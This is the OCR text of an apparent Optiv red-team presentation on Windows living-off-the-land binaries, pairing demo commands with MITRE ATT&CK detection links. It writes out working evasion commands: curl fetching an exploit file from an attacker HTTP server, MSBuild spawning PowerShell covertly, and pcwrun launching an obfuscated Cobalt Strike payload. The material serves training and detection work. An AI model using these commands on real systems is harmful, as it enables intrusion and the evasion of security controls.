
OPTIV

PSR: Recon (Demo)


Commands

psr.exe /start /output C:\Users\User\test.zip /sc 1 /gui 0 (start screen capture)

psr.exe /stop (stop recording and create output file)



PSR.EXE: Screen Capture Recording (Demo)



REPLACE.EXE:

Copy Without Copy

REPLACE.EXE allows copying a file from a network share (VMware Shared Folders, **in the example) to hard drive.**

Attackers can use REPLACE.EXE as a stealthier alternative to copy, robocopy **or** xcopy.

Reference

https://lolbas-project.github.io/lolbas/Binaries/Replace/

Detection

https://attack.mitre.org/techniques/T1105/

REPLACE.EXE: Copy Without Copy (Demo)

Command:

replace /A Z:\mattia.campagnano\Downloads\attack.doc C:\Users\User\Documents

```
C:\Users\User>replace /A  Z:\mattia.campagnano\Downloads\attack.doc C:\Users\User\Documents\

C:\Users\User>
```


OPTIV

REPLACE.EXE: New File Showing in Destination Directory

```
C:\Users\User\Documents>dir C:\Users\User\Documents
 Volume in drive C is Windows
 Volume Serial Number is 68DC-08D5

 Directory of C:\Users\User\Documents

05/31/2023  03:56 PM    <DIR>          .
05/31/2023  10:10 AM    <DIR>          ..
05/17/2023  01:49 PM            32,768 attack.doc
```

CURL.EXE:

File Upload

Attackers can use **CURL.EXE** to upload tools and payloads from remote systems into compromised systems.

Reference

Detection


https://attack.mitre.org/techniques/T1105/

OPTIV

CURL.EXE: File Download/Upload

Command:

curl.exe http://192.168.1.210/39969.php -o C:\Users\User\39969.php



Python 3 HTTP server running on macOS, port 80

OPTIV

CURL.EXE Demo: Upload a File to the Target Machine

```
C:\Users\User>curl.exe http://192.168.1.210/39969.php -o C:\Users\User\39969.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2794  100  2794    0     0  19828      0 --:--:-- --:--:-- --:--:-- 19957

C:\Users\User>
```

CURL.EXE Demo: Upload a File to the Target Machine

```
C:\Users\User>dir C:\Users\User
 Volume in drive C is Windows
 Volume Serial Number is 68DC-08D5

 Directory of C:\Users\User

05/31/2023  10:10 AM    <DIR>          .
02/02/2023  03:28 PM    <DIR>          ..
05/31/2023  10:10 AM             2,794 39969.php
03/10/2023  09:12 AM           823,471 allEXE.txt
```


OPTIV

MSBUILD.EXE:

Compiling Windows Executables Without Visual Studio

MSBUILD.exe allows compiling a Windows binary without using Visual Studio.

Attackers can use **MSBUILD.exe** to compile malicious executables directly on the target machine.

OPTIV

MSBUILD.EXE:

Compiling Windows Executables Without Visual Studio

Reference

https://lolbas-project.github.io/lolbas/Binaries/Msbuild/

Detection

https://attack.mitre.org/techniques/T1127/001/

OPTIV

MSBUILD.EXE Demo:

Compile Windows Executables Without Visual Studio

For the purpose of our demo, we're going to use a tool called pshell.xml, **available on Github.**

MSBUILD.exe will be used in combination with pshell.xml **to compile and spawn a PowerShell shell without directly running** powershell.exe.

OPTIV

MSBUILD.EXE Executables Demo: Compile Windows Without Visual Studio

Command:

C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe C:\Users\User\Documents\pshell.xml

OPTIV

MSBUILD.EXE Demo: Execute PowerShell Without PowerShell

```
C:\Users\User>C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe  C:\Users\User\Documents\pshell.xml
Microsoft (R) Build Engine version 4.8.9032.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 5/31/2023 10:18:42 AM.
Hello From Fragment
PS >
```

PCALUA.EXE:

Indirect Command Execution

The Program Compatibility Assistant (pcalua.exe) allows opening an executable though the Program Compatibility Assistant app.

In this demo, we'll use pcalua.exe **to launch** powershell.exe**.**

OPTIV

PCALUA.EXE:

Indirect Command Execution

Reference


https://lolbas-project.github.io/lolbas/Binaries/Pcalua/

Detection

https://attack.mitre.org/techniques/T1202/

PCALUA.EXE: Indirect Command Execution (Demo)

Command: pcalua.exe –a powershell.exe



PCWRUN.EXE:

Code Execution Through Program Compatibility Wizard

The Program Compatibility Wizard can be used to launch an executable.

In our demo, we'll use a Cobalt Strike payload obfuscated through ScareCrow **(https://github.com/optiv/ScareCrow), named ntkrl.exe.**

PCWRUN.EXE:

Code Execution Through Program Compatibility Wizard

Reference

https://lolbas-project.github.io/lolbas/Binaries/Pcwrun/


Detection


https://attack.mitre.org/techniques/T1218/

PCWRUN.EXE: Code Execution Through Program Compatibility Wizard Demo

Command:

pcwrun.exe C:\Users\User\Documents\ntkrl.exe





SCRIPTRUNNER.EXE

Indirect Command Execution

Scriptrunner.exe **can be used to run an executable on the target machine.**

In our demo, we leverage it to launch cmd.exe.

OPTIV

SCRIPTRUNNER.EXE

Indirect Command Execution

Reference

https://lolbas-project.github.io/lolbas/Binaries/Scriptrunner/

Detection

https://attack.mitre.org/techniques/T1202/

https://attack.mitre.org/techniques/T1218/

Scriptrunner.exe: Indirect Command Execution on the Target Machine Demo

Command:

Scriptrunner.exe –appvscript cmd.exe

```
C:\Users\User>Scriptrunner.exe -appvscript cmd.exe
Script filename is cmd.exe
Script arguments are
Wait is False
Timeout is -1
Rollback is False

Number of scripts to run: 1
Script is cmd.exe
Wait is False
RollbackOnError is False


C:\Users\User>
```

C:\Windows\System32\cmd.e

```
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User>
```

CUSTOMSHELLHOST.EXE:

Spawn Windows Explorer (Defense Evasion)

Customshellhost.exe allows spawning an instance of Windows Explorer on the target machine.

This functionality can be very useful to evade restricted environments, such as Kiosk Mode, not allowing access to Windows Explorer.

OPTIV

CUSTOMSHELLHOST.EXE:

Spawn Windows Explorer
(Defense Evasion)

Reference

https://lolbas-project.github.io/lolbas/Binaries/CustomShellHost/


Detection

https://attack.mitre.org/techniques/T1218/

Kiosk Mode Evasion (customshellhost.exe)

Command

CustomShellHost.exe



WORKFOLDERS.EXE

Defense Evasion/
Persistence

With **Work Folders**, users can store and access work files on personal computers and devices, often referred to as bring-your-own device (BYOD), in addition to corporate PCs.

Users gain a convenient location to store work files, and they can access those files from anywhere.
(Source: https://learn.microsoft.com/en-us/windows-server/storage/work-folders/work-folders-overview)

OPTIV

WORKFOLDERS.EXE

Defense Evasion/
Persistence

Workfolders.exe can be used to evade defensive countermeasures or to hide as a persistence mechanism

Workfolders.exe should not be run on a normal workstation

OPTIV

WORKFOLDERS.EXE

Defense Evasion/
Persistence

Reference

https://lolbas-project.github.io/lolbas/Binaries/WorkFolders/


Detection

https://attack.mitre.org/techniques/T1218/

Workfolders Demo

```
C:\Users\User>WorkFolders.exe

C:\Users\User>
```



Agenda (refresher)

1. What is LOTL (Living Off The Land)?
2. Definition of LOLBIN (Living Off The Land Binaries)
3. Why LOLBINs?
4. LOLBINs and Red Team
5. Demo of Some Lesser Known LOLBINs

Questions?

Secure greatness®